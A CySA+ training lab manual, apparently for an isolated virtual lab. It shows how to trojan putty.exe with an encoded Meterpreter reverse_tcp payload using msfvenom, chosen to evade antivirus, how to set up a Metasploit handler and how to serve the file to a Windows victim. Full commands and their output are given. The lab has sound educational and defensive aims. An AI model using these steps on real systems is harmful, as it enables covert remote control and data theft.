# CySA+ Lab Series

# Lab 12: Extracting Data from a Compromised Machine

**Document Version: 2022-10-10**

| Material in this Lab Aligns to the Following | |
|---|---|
| CompTIA CySA+ (CS0-002)<br>Exam Objectives | 1.1 - Explain the importance of threat data and intelligence<br>4.1 - Explain the importance of the incident response process<br>4.2 - Given a scenario, apply the appropriate incident response procedure<br>4.3 - Given an incident, analyze potential indicators of compromise |
| All-In-One CompTIA CySA+ Second Edition<br>ISBN-13: 978-1260464306<br>Chapters | 1: The Importance of Threat Data and Intelligence<br>15: The Importance of the Incident Response Process<br>16: Appropriate Incident Response Procedures<br>17: Analyze Potential Indicators of Compromise |

# Contents

## Introduction


Paraphrasing an old adage, “To catch a hacker, you have to think like a hacker”, the Cybersecurity Analyst needs to understand how malware gets into their computers and networks. Once they can identify the vectors and techniques that the bad actors use, they can better analyze their infrastructure and resources for issues and then correct the problems.

In this lab, you will send and install a malicious piece of software that allows you to gain access to a victim machine using the *Metasploit* framework. You will also explore possible ways to detect such an intrusion and kill its access.

## Objective

- Prepare and inject the virus payload using FTP
- Establish a backdoor into the victim machine and use it to steal data and gain control
- Examine signs that your host machine is compromised and take steps to secure it

## Lab Topology



## Lab Settings


The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

| Virtual Machine | IP Address | Account | Password |
|---|---|---|---|
| WinOS (Server 2019) | 192.168.0.50 | Administrator | NDGlabpass123! |
| MintOS (Linux Mint) | 192.168.0.60 | sysadmin | NDGlabpass123! |
| OSSIM (Alien Vault) | 172.16.1.2 | root | NDGlabpass123! |
| UbuntuSRV (Ubuntu Server) | 172.16.1.10 | sysadmin | NDGlabpass123! |
| Kali | 203.0.113.2 | sysadmin | NDGlabpass123! |
| pfSense | 203.0.113.1<br>172.16.1.1<br>192.168.0.1 | admin | NDGlabpass123! |


# 1 Creating the RAT Application

A *Remote Access* Trojan [**RAT**] is an application that hackers use to covertly control a target victim's machine. In a targeted corporate attack, there is a high probability that a tool such as *Metasploit* will be used to conduct the attack. In this task, you will create a **RAT** using *msfvenom*, a tool that is part of the *Metasploit* framework that is used to generate malware payloads, to create the **RAT** application file and then use *msfconsole*, a centralized console to the *Metasploit* framework, to interact with the victim machine. You will also be looking at *Veil Evasion* to create a **RAT** that is able to avoid virus scanner detection. In this task, you will inject the **RAT** into a file using *msfvenom* and have the user download the infected file from a malicious website.

1. Set the focus on the **Kali** computer.
2. Log in as `sysadmin` using the password: `NDGlabpass123!`




3. Open a terminal session by clicking the icon at the top of the window.




4. Use *msfvenom* to inject the **RAT** backdoor malware code into the **putty.exe** executable by typing the following command. If asked for the [**sudo**] **password**, use: `NDGlabpass123!`

```
sudo msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp  -e
x64/zutto_dekiru -i 3 -f exe -x ~/Desktop/LabFiles/MetasploitRat/Putty/puttyA.exe
-o /var/www/html/putty.exe LHOST=203.0.113.2
```

```
┌──(sysadmin㉿kali)-[~]
└─$ sudo msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_t
cp -e x64/zutto_dekiru -i 3 -f exe -x ~/Desktop/LabFiles/MetasploitRat/Putty/put
tyA.exe -o /var/www/html/putty.exe LHOST=203.0.113.2
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 558 (iteration=0)
x64/zutto_dekiru succeeded with size 610 (iteration=1)
x64/zutto_dekiru succeeded with size 663 (iteration=2)
x64/zutto_dekiru chosen with final size 663
Payload size: 663 bytes
Final size of exe file: 867840 bytes
Saved as: /var/www/html/putty.exe
```

Here's the parsing of the *msfvenom* command:
**--platform** – The platform for the payload … in the example, it's Windows
**-a** – The architecture to use for the payload and encoders … the 64-bit Windows architecture
**-p** – The malware payload that will be injected into the target file putty.exe. There are almost 600 payloads that can be injected. To list the payloads, use the command **`msfvenom -l payloads`**. In this example, a **reverse-tcp** exploit
**-e** – The encoder which is used to obfuscate the malware's code which helps to bypass antivirus software. To list all the encoders, use the command **`msfvenom -l encoders`**. In this example, the **zutto_dekiru** encoder is used.
**-i** – The number of times to encode the payload which sometimes helps in bypassing antivirus.
**-f** – The executable format … in this example, it's an **exe** file
**-x** – This is the original executable file where the payload will be injected
**-o** – This is the output file that contains the malware payload … in the example the file will be copied to the malicious web site's folder.
**LHOST** – is the IP address that the malware will use to connect back to the attacker's host.

A good discussion on the *msfvenom* command can be found at https://securitytutorials.co.uk/creating-a-payload-with-msfvenom/


5. Leave the terminal window on the *Kali* computer open and continue to the next task.

## 2 Setting up the Metasploit Handler

Once you get your **RAT** up and running on the victim's system, you will need to have a way to control it. This is where you will use the *Metasploit* framework. In this task, you will set *Metasploit* to listen for the **RAT** once the victim activates it.

1. Tell the *Metasploit Multi-Handler* to create a server and configure it to listen for a *Meterpreter's* reverse_tcp connection. Type the following command to start the *Metasploit* process.
   If asked for the **[sudo] password for sysadmin**, use: `NDGlabpass123!`


```
sudo msfdb start
```



2. With the *Metasploit* framework running, you can now activate the **msfconsole**, with the following command:

```
msfconsole
```




The text/picture at the top of the console is always a bit different … but always humorous.

3. In **msfconsole**, you will activate a **handler** by typing the following commands:

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 203.0.113.2
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST ⇒ 203.0.113.2
msf6 exploit(multi/handler) >
```

Here's a brief explanation of the commands:

- Activate the exploit/multi/handler
- Configure the exploit payload
- Define the listening host address

4. Now that your handler is configured, all that is left is to activate it. Type the **run** command:


```
run
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 203.0.113.2:4444
```

The listener will be running on the *Kali* computer, waiting for the exploited target file to be sent to the unsuspecting host and then executed.

6. Open another terminal session by clicking the icon on the top of the window.



7. Start the *Apache2* web server by typing the command:

```
sudo systemctl start apache2
```

8. If asked for the **[sudo] password for sysadmin,** type: `NDGlabpass123!`

```
┌──(sysadmin㉿kali)-[~]
└─$ sudo systemctl start apache2
[sudo] password for sysadmin:
```


5. Close this terminal session, but leave the *Metasploit* session open on the *Kali* computer.

## 3 Deploying and Executing the RAT


There are many ways hackers can get a "RAT Infested" program. They can bring it in on a flash drive, they can get it inadvertently from a malicious website, they can get it from an email, they can download it, and many more ways. One of the jobs of a security analyst is to make sure that not only are the antivirus/antimalware programs up to date and on the job, but to also make sure users are trained and made aware of the risks of bringing and executing malware.

In this task, you will download the *RAT* file to the *WinOS* computer through an innocent download from a website. Once the *RAT* is executed, it will connect to the *Kali* computer, and the *WinOS* computer will be compromised.


1. Set the focus to the **WinOS** computer to access the graphical login screen.
2. Bring up the login window by sending a Ctrl + Alt + Delete. To do this, click the **WinOS** dropdown menu and click **Send CTRL+ALT+DEL**.





3. Log in as *Administrator* using the password: `NDGlabpass123!`




4. Click the **Firefox** browser icon in the taskbar to open a web browser.



5. In the address bar of the Firefox browser, type `http://203.0.113.2`, the IP address of the *Kali* computer. When the page loads, click the **Download putty** link.





6. When the file is finished downloading, *Firefox* will show the downloaded file**.**





7. Minimize the web browser.


8. Open the file explorer by double-clicking **This PC**, then clicking on the **Downloads** icon on the left side of the *File Explorer* window.




9. When the *Downloads* directory is opened, *Windows Defender* will find the *Reverse_TCP* malware in *PuTTY*. After a short delay, the infected file will be quarantined and removed from the **Downloads** directory.



